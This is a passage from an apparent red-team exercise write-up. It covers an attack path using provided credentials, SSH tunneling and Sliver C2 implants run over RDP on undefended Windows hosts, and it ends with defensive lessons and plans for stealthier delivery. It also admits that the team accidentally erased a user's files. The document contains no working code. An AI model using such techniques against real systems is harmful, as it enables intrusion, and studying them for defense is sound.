


Figure 16. Visualization of complete attack path

Throughout our enumeration, we were able to identify several security vulnerabilities in both the Windows and Linux domains that could lead to potential exploits from an adversary. Our enumeration through each network highlighted the effectiveness and dangers of SSH tunneling. Due to the inherent tunneling functionality of SSH servers, it is difficult to prevent the effects of these tunnels. Blue Team operators should recognize these security concerns and attempt to build tools to identify and eliminate any threats using this particular attack vector. Furthermore, given the reliance of SSH tunnels on having access to the user's public and private SSH keys, maintaining the security of these keys is essential to providing a secure network within Linux domains.

On the other hand, BT operators should maintain focus on the maintenance and implementation of the various defensive tools that Windows machines provide. RT operators often exploit machines that have substandard defenses enabled, allowing the upload and execution of C2 implants that compromise the integrity of the machine. By enabling all available defenses, such as Windows Defender, the BT can lessen the impact that adversaries can have in exploiting a system.

While our exploit was successful in gaining the callback and generating a Sliver session on the intended target, we failed in remaining stealthy throughout the exercise. When connecting to the user 'Balin', we created a mount of Balin's file system onto FBaggins as we recognized there was an NFS connection between the two. We then attempted to dismount the file system from FBaggins to resolve everything back to normal, as to avoid detection, but instead erased the file system as a whole. While we were able to still complete this problem in gaining our callback, we caused direct harm to the file system of Balin. By removing the mounted file system from FBaggins, we ended up erasing all of the home directories within this user's system, thus deleting every file of Balin. This unstealthy behavior contradicts the purpose of the Red Team operations of aiding the user's ability to defend against attempts to harm their systems and represents the failed aspect of this challenge.

## 5. Discussion

We were able to successfully enumerate and infiltrate several users across multiple domains using both Linux and Windows OS, allowing us to successfully establish a Sliver connection into our target domain. However, through accomplishing this task of obtaining an HTTPS callback, we sacrificed the stealth of our operations and irreparably damaged the user's file system. Given this partial success and failure, there remains some limitations and bounds on our solution.

### 5.1. Bounds and Limitations

Our first bound on our solution refers to the reliance on provided credentials and availability of user's SSH keys. For this challenge, we were provided with the credentials of two useful, high-privileged Linux users, one being the important 'Galadriel', and the credentials to the domain controller of the target Windows domain. Being given these credentials presents an obvious reliance on provided intelligence that most likely will not be present in real-world situations. This limits our solution's real-world applicability as the solution would be much more complex and difficult without these provided keys and user information.

Secondly, our solution is bounded by its reliance on uploading executable files and using RDP to execute our Sliver implants. Both uploading external executables and using RDP in general limit the stealth of the solution, as interacting with the graphical interfaces of a machine with RDP is very obvious to any user monitoring the machine. Also, given our assumption of limited BT oversight and Windows defenses enabled, our solution is bounded by the scale of defensive tools enabled on the target systems. The Windows machines did not have Windows Defender enabled, as we verified through RDP, allowing us to upload and execute our implants with no impedance. Modern systems that are configured and monitored correctly would be able to defend against external malware being manually uploaded into a file system, limiting the viability of our solution in real-world situations.

## 5.2. Impact

This Red Team exercise demonstrates the importance of proper network configuration, BT oversight, enabled defenses and credential security. When designing a network, the administrator must keep in mind the importance of segmenting privileges and access that each user has to each other, along with the security concerns of having file shares across a domain. Secondly, these RT operations show the value in having BT and network administrators oversee the state of the network as a whole. Without any direct supervision of the network, adversaries will be able to upload any implants they want along with being able to RDP directly into the system with little to no prevention. Along these lines, these RT operations represent the importance of having the proper defenses enabled at all times, especially the Windows Defender tool within Windows systems and RSA key security within Linux machines. Without these defenses, attackers will be able to compromise user credentials and upload and execute any malicious implants they may need, threatening the security of the machine and network as a whole.

On a more specific note, this solution had a direct impact on the user ‘Balin’, given the destruction of their file system as a whole from the dismounting errors we committed. This deletion of a user’s entire file system represents both the direct impact on the user along with demonstrating the importance of cautious RT practice and focus on stealth while in a Red Team exercise. RT operators are often being hired as a service to provide a useful perspective on any potential vulnerabilities within a network. Deleting an entire file system directly contradicts this purpose and represents the potential impact RT operations can have in real-world, sensitive situations.

## 5.3. Future Work

The future of RT operations and this solution based on SSH tunneling and C2 execution should be geared to becoming more adaptable to the real world along with building a greater focus on stealth and caution. As discussed, our solution was developed using provided information along with the lack of professional defenses equipped by the targets. Given more time, we would like to develop this solution to account for a wider array of situations and more strict defenses being enabled, along with reducing our reliance on provided information by deeper, more complex enumeration.

Secondly, we would like to implement this solution with the option and ability to use socks proxies in conjunction with SSH tunneling to provide a more diverse attack path. This could enhance the offensive effectiveness and highlight any more vulnerabilities in the network that the BT can use to enhance the network’s defenses. Also, given the solution’s reliance on using RDP to upload and execute our implants on the target Windows domain controller and workstation, we would like to develop the capability to upload the payloads from Sliver or from a remote terminal as opposed to relying on the graphical interface and direct access from RDP. This could enhance the stealthiness of the strategy and attack path in general, increasing the effectiveness of the RT exercise as a whole.

## 6. Works Cited

[1] “What is the origin of the term ‘red team’ for a group simulating an adversary?,” *English Language & Usage Stack Exchange*. https://english.stackexchange.com/questions/583019/what-is-the-origin-of-the-term-red-team-for-a-group-simulating-an-adversary (accessed Jul. 09, 2023).

[2] “What Are Red Team Exercises and Why Are They Important? | Imperva,” *Blog*, Jul. 06, 2021. https://www.imperva.com/blog/what-are-red-team-exercises-and-why-are-they-important/

[3] C. G. S. and I. R. Team, “Sliver C2 Leveraged by Many Threat Actors,” *www.cybereason.com*. https://www.cybereason.com/blog/sliver-c2-leveraged-by-many-threat-actors#Red-Team-Section (accessed Jul. 09, 2023).

[4] Pearson, *Kill Chain Cycle of Red Team Ops*. Accessed: Jul. 08, 2023. [Online]. Available: https://ptgmedia.pearsoncmg.com/images/chap1_9780135752036/elementLinks/F01XX01.jpg

[5] TunnelsUp, *SSH Tunnel*. Accessed: 2023. [Online]. Available: https://www.google.com/url?sa=i&url=https%3A%2F%2Fwww.tunnelsup.com%2Fhow-to-create-ssh-tunnels%2F&psig=AOvVaw1Bd-VlArfwuBXEfdRaHr6j&ust=1690786849890000&source=images&cd=vfe&opi=89978449&ved=0CBAQjRxqFwoTCLjuzf7ttYADFQAAAAAdAAAAABAE